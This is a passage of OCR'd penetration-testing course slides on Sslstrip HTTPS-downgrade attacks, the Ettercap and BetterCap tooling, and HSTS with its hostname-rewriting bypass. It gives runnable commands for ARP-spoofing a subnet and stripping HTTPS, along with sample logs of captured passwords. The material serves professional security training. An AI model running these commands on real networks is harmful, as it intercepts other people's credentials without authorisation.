
- All HTTP traffic forwarded through attacker
  - Sslstrip rewrites content to remove https references (HREFs and 30X redirect messages)
- Forwards traffic to server over HTTPS
- Attacker sees all content in the middle
- Manually-entered or embedded https://... URLs are not attacked

Sslstrip Interception

This slide illustrates an Sslstrip attack between the victim system, the Sslstrip attacker as MITM, and the secure server Gmail. When the victim browses HTTP traffic through the attacker, Sslstrip will inspect all traffic and remove HREFs and 302 or 303 redirect messages containing HTTPS URLs, replacing them with HTTP URLs.

When the victim tries to access a rewritten HTTP URL, Sslstrip will accept the traffic and forward it to the backend server over HTTPS. This way, the secure server doesn't see any activity that would indicate a problem with the client. Responses back from the server are returned to the victim through Sslstrip, rewritten as HTTP packets.

With access to the secure website activity, the attacker has numerous options for leveraging cookies or credentials observed between the victim and the secure site.



Sslstrip Setup

1. Turn on IP forwarding to allow Sslstrip to forward packets.

```
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

2. Redirect all HTTP (TCP/80) traffic to the Sslstrip process listening on port 8080, creating a transparent proxy.

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

3. Start Sslstrip, listening on TCP/8080

```
# sslstrip -l 8080
```

4. Become MITM through ARP manipulation with Ettercap.

```
# ettercap -TqM arp:remote /10.10.10.1-254// /10.10.10.1-254//
```

5. Monitor sslstrip.log, or watch Ettercap for passwords.


```
# tail -f sslstrip.log
```

Sslstrip Setup

Like other tools, Sslstrip requires that it is MITM to be effective. We can establish an effective Sslstrip attack in five steps:

1. First, turn on IP forwarding on the Linux stack as shown. This is required to allow Sslstrip to forward traffic between the victim and the secure website.
2. Next, use iptables to set up a transparent proxy, redirecting all HTTP traffic on TCP/80 to a port where Sslstrip will listen. We've used TCP/8080 in this example.
3. Next, start Sslstrip, using the "-l" (lower-case "L") argument to specify the port where iptables is forwarding traffic to.
4. Next, use Ettercap to mount a MITM attack against network devices.
5. At this point, Sslstrip is removing HTTPS links from all observed traffic. You can watch the sslstrip.log file as shown to identify the POST data sent from clients that would have otherwise been sent over SSL.

Sslstrip Web Page View



Kohl's | Shop Clothing, Sho

www.kohls.com/myaccount/kohls_login.jsp

Sign In

Sign in to your Kohls.com account to shop, check out or track your order.

Email Address

jen@wright net

Password

••••••••••••••••••••

Forgot password?

Create Account

With a Kohls.com account, enjoy exclusive benefits that make shopping faster and easier!

- Enjoy Express Checkout
- View Yes2You Rewards
- Print Kohl's Cash
- Track orders easily


Sslstrip Web Page View

The web browser screenshot in this example is what the user sees when an attacker is mounting an Sslstrip attack. Before viewing this screen, this victim entered "www.kohls.com" in their browser. Sslstrip, upon observing the HTTP/302 redirect issued by the www.kohls.com server to https://www.kohls.com/myaccount/kohls_login.jsp, rewrote the redirect message to send the user to http://www.kohls.com/myaccount/kohls_login.jsp, as shown on this slide.

After entering the credentials and clicking "SIGN IN", the web form sends the POST over HTTP, which the user observes and forwards to the legitimate Kohl's server over HTTPS.

Kohl's is a popular department store selling clothing and other products in the US. This site was chosen for the example shown on this page as it was the web page this author's wife was browsing to while doing holiday shopping.

Ettercap sslstrip Plugin



Ettercap sslstrip plugin simplifies the attack, but does not sufficiently replicate the target site to avoid suspicion.

```
# ettercap -TqM arp:remote -P sslstrip /172.16.0.1// /172.16.0.111//
Activating sslstrip plugin...

SSLStrip plugin: bind 80 on 59272
SSLStrip Plugin version 1.1 is still under experimental mode. Please reports any issues to the
development team.

HTTP : 66.35.59.202:80 -> USER: jwright@sans.org  PASS: PenguinMasqueradeBall  INFO:
http://www.amazon.com/account/login
CONTENT: email=jwright%40sans.org&password=PenguinMasqueradeBall
```


Ettercap sslstrip Plugin

Recent versions of Ettercap also include support for the sslstrip plugin, written by exfil (emescobar@users.sf.net). Using similar techniques to the Sslstrip script by Marlinspike, the sslstrip plugin can be activated on the command line ("-P sslstrip") or dynamically by pressing "p" in the interactive console interface, then entering the plugin name "sslstrip".

While much simpler to use than the Sslstrip script, the sslstrip plugin does not sufficiently replicate the target site to the victim to avoid suspicion. As shown on this page, modified content for websites such as Amazon.com appears malformed, likely due to the unintentional changes applied to complex CSS or HTML content.

For practical use in penetration testing, the Sslstrip script is the more reliable option, though future improvements to the sslstrip plugin may make this option more attractive.

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnyBrav0). The sslstrip plugin is included with Ettercap version 0.7.5 and later.



Enter HSTS


- HTTP Strict Transport Security
- Server header that marks the website as HTTPS only:
  - All content is delivered over HTTPS
- Browser remembers header, won't engage with site if subsequently asked to interact over HTTP
- Browser will not present user with the *Continue Anyway?* dialog when a certificate error is observed

```
# curl -I https://accounts.google.com
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=10893354; includeSubDomains
Location: https://accounts.google.com/ManageAccount
Content-Length: 223
Date: Tue, 24 May 2016 13:05:31 GMT
```

Enter HSTS

To address the prevalent exposure to Sslstrip attacks, the IETF introduced RFC6797 (https://tools.ietf.org/html/rfc6797), which introduced the HTTP Strict-Transport-Security (HSTS) header option for websites. When the Strict-Transport-Security header is set on any response from a website, the browser records that the server expects that all activity with the server will be transmitted over HTTPS.

The HSTS option helps defeat Sslstrip attacks. If the victim previously visited a website that set the HSTS header and an attacker attempts to rewrite links and content to remove the https:// prefix, the browser refuses to visit the site over HTTP. In addition, sites marked as using HSTS do not show users certificate warnings with an option to continue the transaction; instead, the browser indicates an error and refuses to communicate with the HTTPS site until the certificate issue has been resolved (also eliminating the attacker's option to mount SSL MITM attacks against an HSTS site).



Bypassing HSTS

- Browsers match hostnames to HSTS list:
  - If the hostname matches the HSTS list, enforce all-SSL, no-cert-warnings policy
- MITM tools can rewrite hostnames as well:
  - www.facebook.com – HSTS!
  - wwww.facebook.com – Not HSTS!
- First implemented in Sslstrip2, now integrated in BetterCap

Victim
Sslstrip2
Kickstarter
Facebook
GET http://www.kickstarter.com
Content and links
http://wwww.facebook.com
Content and links
https://www.facebook.com
GET
http://wwww.facebook.com
GET
https://www.facebook.com
No HSTS
Rewritten links, HTTP content
Content and links
Enforces HSTS to attacker

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 217

Bypassing HSTS
At BlackHat Asia 2014, Leonardo Nve Egea presented Sslstrip2 (sometimes, Sslstrip+), which evades the HSTS control in some cases.

Reference:
http://www.slideshare.net/Fatuo__/offensive-exploiting-dns-servers-changes-blackhat-asia-2014

Nve Egea noted that browsers match the hostname of the server requested to the list of sites that use HSTS. If the hostname of the requested URL matches a hostname known to use HSTS, the browser refuses to load the content if the URL is rewritten by Sslstrip as an HTTP link (or display a certificate error with a continue option if there is a certificate error).


However, when an initial page is loaded over HTTP, an attacker can rewrite links to strip the HTTPS links, and it can change the requested hostnames as well. In the example shown on this page, the victim starts the browser by visiting http://www.kickstarter.com. The Kickstarter website returns content and links over HTTP, which the attacker modifies in two ways: First, HTTPS links are rewritten as HTTP links, and second, the hostname in HTTPS links is changed slightly, adding another "w" in "www" ("www" to "wwww") or any other modification that changes the hostname.

If the victim clicks a modified link (https://www.facebook.com from Kickstarter is modified by Sslstrip2 to be http://wwww.facebook.com), the request is automatically forwarded to the upstream site as https://www.facebook.com, but the content is delivered to the victim downstream over HTTP (again, rewriting links and hostnames to avoid HTTPS and HSTS policies). The victim's browser never raises an error about an insecure site because the HSTS policies are never matched due to modified hostnames observed by the victim.


Nve Egea's tool was initially released as an updated Sslstrip Python script but has since been integrated into BetterCap as well.

BetterCap Sslstrip

```
# bettercap --proxy -T 172.16.0.186 -P POST
```




```
[I] [SSLSTRIP 172.16.0.186] Found stripped HTTPS link 'http://wmobile.slashdot.org/', proxying via S
 https://m.slashdot.org/api/v1/session.json?api_key=... ).
[172.16.0.186] POST https://m.slashdot.org/api/v1/session.json?api_key=MdotSLEDY7Ss2nEy70p9lkKJctCqb
BAUsatNKsQ ( text/html ) [404]

[HEADERS]

  Host : m.slashdot.org
  Connection : close
  Referer : http://m.slashdot.org/login
  Content-Length : 40
  Origin : http://m.slashdot.org
  Content-Type : application/x-www-form-urlencoded
  x-wap-profile : http://uaprof.vtext.com/sam/SCH-I535/SCH-I535.xml
  User-Agent : Mozilla/5.0 (Linux; U; Android 4.1.2; en-us; SCH-I535 Build/JZO54K) AppleWebKit/534.3
HTML, like Gecko) Version/4.0 Mobile Safari/534.30
  Accept-Language : en-US
  Accept-Charset : utf-8, iso-8859-1, utf-16, *;q=0.7
  Accept : */*
  Pragma : no-cache

[BODY]

  nickname : josh
  passwd : notreallymypassword
```



BetterCap Sslstrip

In the example on this page I have run BetterCap against an Android target at 172.16.0.186. I specified the --proxy argument to implement the Sslstrip and Sslstrip2 attacks, bypassing HSTS policies. I also specified the -P POST argument to display only HTTP POST results in the BetterCap log.

Browsing to www.slashdot.org, the page was rewritten to remove HTTPS links, and to add an extra character to the hostnames in rewritten links. When the victim tapped on the login button on Slashdot, the rewritten link was opened as mm.slashdot.org, evading the Slashdot HSTS policy for m.slashdot.org.



Sslstrip: Caution for Pen Testers

```
Text only Interface activated...
Hit 'h' for inline help

HTTP : 72.21.207.65:80 -> USER: jwright@willhackforsushi.com  PASS: NotMyPassword  INFO:
http://www.amazon.com/gp/cart/view.html/ref=ox_sc_proceed
```


- Sslstrip intercepts all HTTPS traffic
  - No option to specify a target list of hosts
- Compromising Amazon.com credentials is great for attacking EC2 cloud computing
  - Not so much if it is a personal account
- Double-check your engagement scope before using Sslstrip
  - Consider limiting attack with Ettercap MITM constraints

Sslstrip: Caution for Pen Testers

Sslstrip is a very powerful tool for penetration testing. If Sslstrip can catch a user logging into what they believe to be a secure site, the credentials that are disclosed are immensely valuable for attacking other systems, exploiting password re-use across sites. However, Sslstrip can also be too effective, and could land the pen tester in an uncomfortable situation.

Consider the Ettercap output in the top of this slide while running Ettercap. Instead of recovering the credentials for an internal website, Ettercap and Sslstrip reveal the credentials for a user logging in to Amazon.com instead. If you were targeting an Amazon Elastic Cloud Computing (EC2) instance, then Amazon.com credentials could be very valuable. However, it is much more likely that the Amazon.com credentials are for an unsuspecting user shopping while at work.

Before using Sslstrip, ensure your engagement scope allows for you to manipulate client systems when browsing to HTTPS websites. Also, consider limiting the scope of Sslstrip in your engagements. While Sslstrip does not include a feature to limit the attack to specific websites, we can limit which traffic we are receiving with Ettercap's MITM attack by specifying the permitted target websites in the second victim instance (e.g. "`ettercap -TqM arp:remote /// /10.10.10.10-10.10.10.254//`"). This is straightforward with a small list of target hosts but may become complex when a larger number of hosts are within scope and are in discontiguous address space.



SNMP

- Weak yet heavily-used network management protocol
  - Monitoring systems, remote device management, notification events
- Managed device, agent, NMS, MIB
- History of implementation failures
- SNMPv1, SNMPv2c and SNMPv3
- UDP/161 in common implementations

SNMP

The Simple Network Management Protocol (SNMP) is a commonly weak yet heavily-used network management protocol found in many enterprise networks. A vital component for monitoring system statistics, remote device management, and for network notification events, SNMP is a worthwhile opportunity to investigate for exploitation opportunities.

In an SNMP framework, we typically have four components:

